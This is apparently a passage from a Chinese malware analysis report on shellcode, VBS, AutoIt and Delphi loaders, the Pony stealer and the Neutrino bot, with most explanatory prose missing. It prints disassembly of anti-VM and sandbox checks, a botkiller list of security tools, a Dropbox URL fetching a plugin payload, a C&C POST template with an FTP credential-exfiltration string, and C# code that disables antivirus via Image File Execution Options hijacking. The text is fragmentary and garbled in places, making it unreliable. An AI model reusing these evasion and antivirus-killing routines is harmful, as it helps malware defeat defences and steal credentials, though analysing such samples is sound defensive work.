
```

- (5) LOADER_DATA shellcode
- (6) DynamicWrapperX VirtualAlloc shellcode
CallWindowProcW
PE_PTR, , ,0 Shellcode

CallWindowProcW




- (7) shellcode RC4 PE
svchost.exe






(8)



(9)

PE



2. Autoit Loader

Autoit loader

shellcode

shellcode

VBS Loader

CallWindowProc

(1)


Avast

sleep 35000ms

VirtualBox


VMware

Sandboxie



(2)

PE



(3)

Base64

PE



(4)

Base64

PE

shellcode

Base64

CallWindowProc

PE



(5)



(6)

PE

10.1.4 Shellcode Loader

@.cmd

[illegible]

shellcode a

004072EE	. 8D85 90EFFFFF	LEA	EAX, DWORD PTR SS:[EBP-0x1070]
004072F4	. FFDD	CALL	EAX
004072F6	. 83C4 08	ADD	ESP, 0x8
EAX=0012E3A8			
地址	十六进制	反汇编	注释
0012E3A8	E8 0D020000	CALL	0012E5BA
0012E3AD	33C0	XOR	EAX, EAX
0012E3AF	C3	RETN	
0012E3B0	8B5424 0C	MOV	EDX, DWORD PTR SS:[ESP+0xC]
0012E3B4	8B4C24 04	MOV	ECX, DWORD PTR SS:[ESP+0x4]
0012E3B8	8BC2	MOV	EAX, EDX
0012E3BA	4A	DEC	EDX
0012E3BB	57	PUSH	EDI
0012E3BC	8BF9	MOV	EDI, ECX
0012E3BE	85C0	TEST	EAX, EAX
0012E3C0	74 12	JE	SHORT 0012E3D4
0012E3C2	5B	PUSH	ESI
0012E3C3	8D72 01	LEA	ESI, DWORD PTR DS:[EDX+0x1]
0012E3C6	8B5424 10	MOV	EDX, DWORD PTR SS:[ESP+0x10]
0012E3CA	8A02	MOV	AL, BYTE PTR DS:[EDX]
0012E3CC	8B01	MOV	BYTE PTR DS:[ECX], AL
0012E3CE	41	INC	ECX
0012E3CF	42	INC	EDX

(3)shellcode_a @.cm_ shellcode

shellcode_b

00AB0000	6A 00	PUSH	0
00AB0002	6A 01	PUSH	1
00AB0004	E8 0F000000	CALL	00AB0018
00AB0009	6A 00	PUSH	0
00AB000B	6A 00	PUSH	0
00AB000D	E8 06000000	CALL	00AB0018
00AB0012	83C4 10	ADD	ESP, 10
00AB0015	33C0	XOR	EAX, EAX
00AB0017	C3	RETN	

(4) shellcode_b 0xAB0018

0	
1	@.cm_ PE
5	
6	vmtoolsd.exe VBoxService.exe
7	
8	
9	iexplore.exe
A	

14	
----	--

shellcode_b

PE

“ ”

shellcode

PE

shellcode_a

shellcode_b

Shellcode Loader

004022C9	51	PUSH	ECX
004022CA	51	PUSH	ECX
004022CB	8D85 38E4FFFF	LEA	EAX,DWORD PTR SS:[EBP-0x1BC8]
004022D1	DD1C24	FSTP	QWORD PTR SS:[ESP]
004022D4	FFD0	CALL	EAX
004022D6	59	POP	ECX
004022D7	59	POP	ECX
EAX=0012D944			
地址	十六进制	反汇编	
0012D944	E8 0D020000	CALL	0012DB56
0012D949	33C0	XOR	EAX, EAX
0012D94B	C3	RETN	
0012D94C	8B5424 0C	MOV	EDX,DWORD PTR SS:[ESP+0xC]
0012D950	8B4C24 04	MOV	ECX,DWORD PTR SS:[ESP+0x4]
0012D954	8BC2	MOV	EAX, EDX
0012D956	4A	DEC	EDX
0012D957	57	PUSH	EDI
0012D958	8BF9	MOV	EDI, ECX
0012D95A	85C0	TEST	EAX, EAX
0012D95C	74 12	JE	SHORT 0012D970
0012D95E	56	PUSH	ESI
0012D95F	8D72 01	LEA	ESI,DWORD PTR DS:[EDX+0x1]
0012D962	8B5424 10	MOV	EDX,DWORD PTR SS:[ESP+0x10]
0012D966	8A02	MOV	AL,BYTE PTR DS:[EDX]
0012D968	8801	MOV	BYTE PTR DS:[ECX], AL
0012D96A	41	INC	ECX
0012D96B	42	INC	EDX
00127FAC	6A 00	push	0
00127FAE	6A 01	push	1
00127FB0	E8 0F000000	call	00127FC4
00127FB5	6A 00	push	0
00127FB7	6A 00	push	0
00127FB9	E8 06000000	call	00127FC4
00127FBE	83C4 10	add	esp, 10
00127FC1	33C0	xor	eax, eax
00127FC3	C3	retn	

10.1.5 Combine Loader

Combine Loader

Loader

Loader

shellcode loader

Combine Loader

VBS Loader

Shellcode Loader


Loader

Delphi Loader

shellcode Loader

Loader

1. vbs+Shellcode



00A31C59	C803 4D	MOV	BYTE PTR DS:[EBX], 0x4D
00A31C5C	C843 01 5A	MOV	BYTE PTR DS:[EBX+0x1], 0x5A
00A31C60	C843 02 50	MOV	BYTE PTR DS:[EBX+0x2], 0x50
00A31C64	C843 03 00	MOV	BYTE PTR DS:[EBX+0x3], 0x0
00A31C68	C843 04 02	MOV	BYTE PTR DS:[EBX+0x4], 0x2
00A31C6C	C843 05 00	MOV	BYTE PTR DS:[EBX+0x5], 0x0
00A31C70	C843 06 00	MOV	BYTE PTR DS:[EBX+0x6], 0x0

ASCII	地址	十六进制
00 00 00 00	MZP.....	00120F7B 4D 5A 50 00 02 00 00 00 00 00 00 00 00 00 00
00 00 00 00		00120F8B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00		00120F9B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00		00120FAB 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

3. PE loader_b l538m.exe
4. loader_b delphi x x key

004165C0	B9 A8744100	MOV	ECX, <off_4184A8>	ASCII "\x"
004165C5	E8 9EDAFFFF	CALL	<sub_404068>	读取x
004165CA	8D55 E0	LEA	EDX, DWORD PTR SS:[EBP-0x20]	
004165CD	A1 D0994100	MOV	EAX, DWORD PTR DS:[0x4199D0]	
004165D2	E8 3DEEFFFF	CALL	<sub_415414>	
004165D7	8B45 E0	MOV	EAX, DWORD PTR SS:[EBP-0x20]	
004165DA	8D4D E4	LEA	ECX, DWORD PTR SS:[EBP-0x1C]	
004165DD	BA B4744100	MOV	EDX, <off_4184B4>	
004165E2	E8 A586FFFF	CALL	<DecryptData>	解密x
004165E7	8B55 E4	MOV	EDX, DWORD PTR SS:[EBP-0x1C]	
004165EA	B8 D4994100	MOV	EAX, 004199D4	
004165EF	E8 E0D7FEFF	CALL	<sub_403DD4>	
004165F4	8D4D DC	LEA	ECX, DWORD PTR SS:[EBP-0x24]	
004165F7	BA C0744100	MOV	EDX, <off_4184C0>	ASCII "intheway"
004165FC	A1 D4994100	MOV	EAX, DWORD PTR DS:[0x4199D4]	
00416601	E8 3268FFFF	CALL	<strdatatok>	解密配置数据

5 loader_b

ENABLEBOTKILL		KILLZEUS	" @echo off compatible; MSIE 7.0; Windows NT 5.1; SV1) " " @echo off application/x-www-form-urlencoded " " @echo off

			DestroyEnvironmentBlock ”
		KILLDARKCOMET	“ DISPCAMS ”
		KILLCYBERGATE	“ Bssearchparar ” “ finalizarconexao ”
		KILLXTREMERAT	“ NanoCore ” “ ClientPlugin ”
		KILLNANOCORE	“ UnitKeylogger ” “ UnitInstallServer ”
KILLVMWARE	VMware		vmware.exe
R ENABLEAVKILLE			https://www.dropbox.com/s/vbnt8gud1d14zx8/avkplugin.bin?dl=1 ProcessHacker.exe AV Antivirus aswRvrt aswRdr avastsvc.exe AvastUI.exe KLIM6 AVP KLIF klkbdfit klmounflt avp.exe avpui.exe MBAMProtector MBAMScheduler MBAMService MBAMSwissArmy mbamgui.exe mbam.exe GDTdiInterceptor GDBehave GDMnIcpt GDScan.exe AVKWCtrl.exe AVKTray.exe GDSC.exe McMPFSvc



ANTIWIRED	Wireshark		Wireshark.exe
ANTINOD	ESET		egui.exe
ANTIBIT	Bitdefender		bdagent.exe
ANTIAVIRA			avguard.exe
ANTIOLLY			ollydbg.exe
KILLREGEDIT			regedit.exe
KILLMSCONFIG			msconfig.exe

6 loader_b

2

10.1.6 Pony

Pony

FTP

Email

133

1.

ve


ve

CryptUnprotectData5.C&C

C&C

00401016	FF75 08	PUSH	DWORD PTR SS:[EBP+8]	
00401019	6A 01	PUSH	1	
0040101B	6A 00	PUSH	0	
0040101D	E8 B2060100	CALL	004116D4	JMP 到 ole32.CreateStreamOnHGGlobal
00401022	C9	LEAVE		
00401023	C2 0400	RETN	4	

PWDFILE\x30	8
1.0	8
\x02\x00\x4D\x4F\x44\x55\x01\x01	8
	8
\x01\x00\xEF\xBE	4
	4



(4) \SAMPLE \VIRUS SANDBOX

```

loc_40AB15:                ; "\\SAMPLE"
push    offset aSample
lea     eax, [ebp+szModuleFileName]
push    eax                ; Str
call    sub_4066D0
add     esp, 8
test    eax, eax
jz      short loc_40AB31

```

(5) 10G \\.\PhysicalDrive0 DeviceIoControl

```

IOCTL_DISK_GET_LENGTH_INFO 10G
push    edx                ; lpOutBuffer
push    0                  ; nInBufferSize
push    0                  ; lpInBuffer
push    IOCTL_DISK_GET_LENGTH_INFO ; dwIoControlCode
mov     eax, [ebp+hObject]
push    eax                ; hDevice
call    ds:DeviceIoControl


```

(6) wine_get_unix_file_name Wine

```

push    offset aWine_get_unix_ ; "wine_get_unix_file_name"
mov     eax, [ebp+hModule]
push    eax                ; hModule
call    ds:GetProcAddress

```



(7)

VMWareTools

(8)


HARDWARE

Venuseye金豐

```

push    eax                ; phkResult
push    20019h             ; samDesired
push    0                  ; ulOptions
push    offset aSoftwareOracle ; "SOFTWARE\\Oracle\\VirtualBox Guest Addi"
push    HKEY_LOCAL_MACHINE ; hKey
call    ds:RegOpenKeyExW
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0
jnz     short loc_40CD50

```



2.Neutrino

DDoS

0040850F loc_40850F:

; CODE XREF: WinMain(x,x,x,x)+C3↑j

```

; main loop
_beginthreadex
; dwMilliseconds
; hHandle
WaitForSingleObject
; hObject

```

```

0040850F
00408511
00408513
00408515
0040851A
0040851C
0040851E
00408523
00408526
0040852C
0040852E
00408534
00408535
0040853B
00408542
00408544
0040854A
0040854B

```

DDOS

http ddos

slowloris ddos

download flood

tcp ddos

udp ddos

https ddos

loader

find file

cmd shell

cmd

botkiller

keylogger

update

(1)Loader

dll

regsvr32

```

0040402B      push     offset String2 ; ".dll"
00404030      lea      edx, [ebp+String1]
00404033      push     edx ; lpString1
00404034      call    ds:lstrcmpiW
0040403A      test     eax, eax
0040403C      jnz      short loc_404079
0040403E      lea      eax, [ebp+var_230]
00404044      push     eax
00404045      push     offset aSS_0 ; "/s %s"
0040404A      lea      ecx, [ebp+var_440]
00404050      push     ecx ; LPWSTR
00404051      call    ds:wsprintfW
00404057      add     esp, 0Ch
0040405A      lea      edx, [ebp+var_440]
00404060      push     edx
00404061      push     offset aRegsvr32 ; "regsvr32"
00404066      call    Run

```

(2)find file

```

0040F665      push     ecx
0040F666      push     offset aPostSHttp1_0_2 ; "POST %s HTTP/1.0\r\nHost: %s\r\nCookie: "...
0040F66B      mov     edx, [ebp+buf]
0040F66E      mov     edx ; LPSTR ; CHAR aPostSHttp1_0_2[]
0040F66F      call    ds:wsprintfA
0040F675      add     esp, 10h
0040F678      mov     [ebp+var_31], 0
0040F67C      push     50h ; __int10
0040F67E      mov     eax, [ebp+name]
0040F681      push     eax ; name
0040F682      call    sub_40EFB0
0040F687      add     esp, 8
0040F68A      mov     [ebp+s], eax
0040F68D      cmp     [ebp+s], 0FFFFFFFh

```

C&C

```

aPostSHttp1_0_2 db "POST %s HTTP/1.0",00h,00h ; DATA XREF: sub_40F440+226fo
                  db "Host: %s",00h,00h
                  db "Cookie: authkeys=21232f297a57a5a743894a0e4a801fc3",00h,00h
                  db "User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20
                  db "100101 Firefox/35.0",00h,00h
                  db "Connection: close",00h,00h
                  db "Content-Length: %d",00h,00h
                  db "Content-type: multipart/form-data; boundary=-----
                  db "-----%d",00h,00h

```

(3)Cmd shell

```

00403E65      push     104h ; nSize
00403E6A      lea      ecx, [ebp+Buffer]
00403E70      push     ecx ; lpProcessAttributes
00403E71      push     0 ; lpThreadAttributes
00403E76      push     0 ; lpProcessInformation
00403E7C      push     0 ; lpStartupInfo
00403E7C      loc_403E7C:
00403E7C      lea      edx, [ebp+Pro
00403E82      push     edx
00403E83      lea      eax, [ebp+Sta
00403E89      push     eax
00403E8A      push     0
00403E8C      push     0
00403E8E      push     20h
00403E90      push     1
00403E95      push     ecx ; lpThreadAttributes
00403E96      lea      edx, [ebp+ProcessAttributes]
00403E97      push     edx ; lpProcessAttributes
00403E98      mov     eax, [ebp+Dest]
00403E99      push     eax ; lpCommandLine
00403E9A      lea      ecx, [ebp+Buffer]
00403E9B      push     ecx ; lpApplicationName
00403E9C      call    ds:CreateProcessW


```

(4)Botkiller

APPDATA TEMP ALLUSERSPROFILE

ve





(10) 10 FTP FTP USER

PASS

C&C

```

0040378E      mov     [ebp+Str], 'U'
00403792      mov     [ebp+var_33], 'S'
00403796      mov     [ebp+var_32], 'E'
0040379A      mov     [ebp+var_31], 'R'
0040379E      mov     [ebp+var_30], ' '
004037A2      mov     [ebp+var_2F], 0
004037A6      lea     ecx, [ebp+Str]
004037A9      push    ecx                ; Str
004037AA      mov     edx, [ebp+arg_4]
004037AD      push    edx                ; int
-----
0040385A      mov     [ebp+var_40], 'P'
0040385E      mov     [ebp+var_3F], 'A'
00403862      mov     [ebp+var_3E], 'S'
00403866      mov     [ebp+var_3D], 'S'
0040386A      mov     [ebp+var_3C], ' '
0040386E      mov     [ebp+var_3B], 0
00403872      lea     ecx, [ebp+var_40]
00403875      push    ecx                ; Str
00403876      mov     edx, [ebp+arg_4]
00403879      push    edx                ; int
0040387A      call    sub_409D90

```

ftp://%s:%s@%s:%d

FTP

C&C


```

{
    KillAV.FuckFileName("rstrui.exe");
    KillAV.FuckFileName("AvastSvc.exe");
    KillAV.FuckFileName("avconfig.exe");
    KillAV.FuckFileName("AvastUI.exe");
    KillAV.FuckFileName("avscan.exe");
    KillAV.FuckFileName("instup.exe");
    KillAV.FuckFileName("mbam.exe");
    KillAV.FuckFileName("mbamgui.exe");
    KillAV.FuckFileName("mbampt.exe");
    KillAV.FuckFileName("mbamscheduler.exe");
    KillAV.FuckFileName("mbamservice.exe");
    KillAV.FuckFileName("hijackthis.exe");
    KillAV.FuckFileName("spybotsd.exe");
    KillAV.FuckFileName("ccuac.exe");
    KillAV.FuckFileName("avcenter.exe");
    KillAV.FuckFileName("avguard.exe");
    KillAV.FuckFileName("avgnt.exe");
    KillAV.FuckFileName("avgui.exe");
    KillAV.FuckFileName("avgcsrvc.exe");
    KillAV.FuckFileName("avgidsagent.exe");
    KillAV.FuckFileName("avgresx.exe");
    KillAV.FuckFileName("avgwdsvc.exe");
    KillAV.FuckFileName("egui.exe");
    KillAV.FuckFileName("zlcclient.exe");
    KillAV.FuckFileName("bdagent.exe");
    KillAV.FuckFileName("keyscrambler.exe");
    KillAV.FuckFileName("avp.exe");
    KillAV.FuckFileName("wireshark.exe");
    KillAV.FuckFileName("ComboFix.exe");
    KillAV.FuckFileName("MSASCui.exe");
    KillAV.FuckFileName("MpCmdRun.exe");
    KillAV.FuckFileName("msseces.exe");
    KillAV.FuckFileName("MsMpEng.exe");
}

```

```

{
    RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options", true);
    registryKey.CreateSubKey(input);
    registryKey.Close();
    RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\" + input, true);
    registryKey2.SetValue("Debugger", "rundll32.exe");
    SecurityIdentifier securityIdentifier = new SecurityIdentifier(WellKnownSidType.WorldSid, null);
    NTAccount identity = securityIdentifier.Translate(typeof(NTAccount)) as NTAccount;
    RegistrySecurity registrySecurity = new RegistrySecurity();
    registrySecurity.AddAccessRule(new RegistryAccessRule(identity, RegistryRights.ExecuteKey, InheritanceFlags.None, PropagationFlags.None, AccessControlType.Allow));
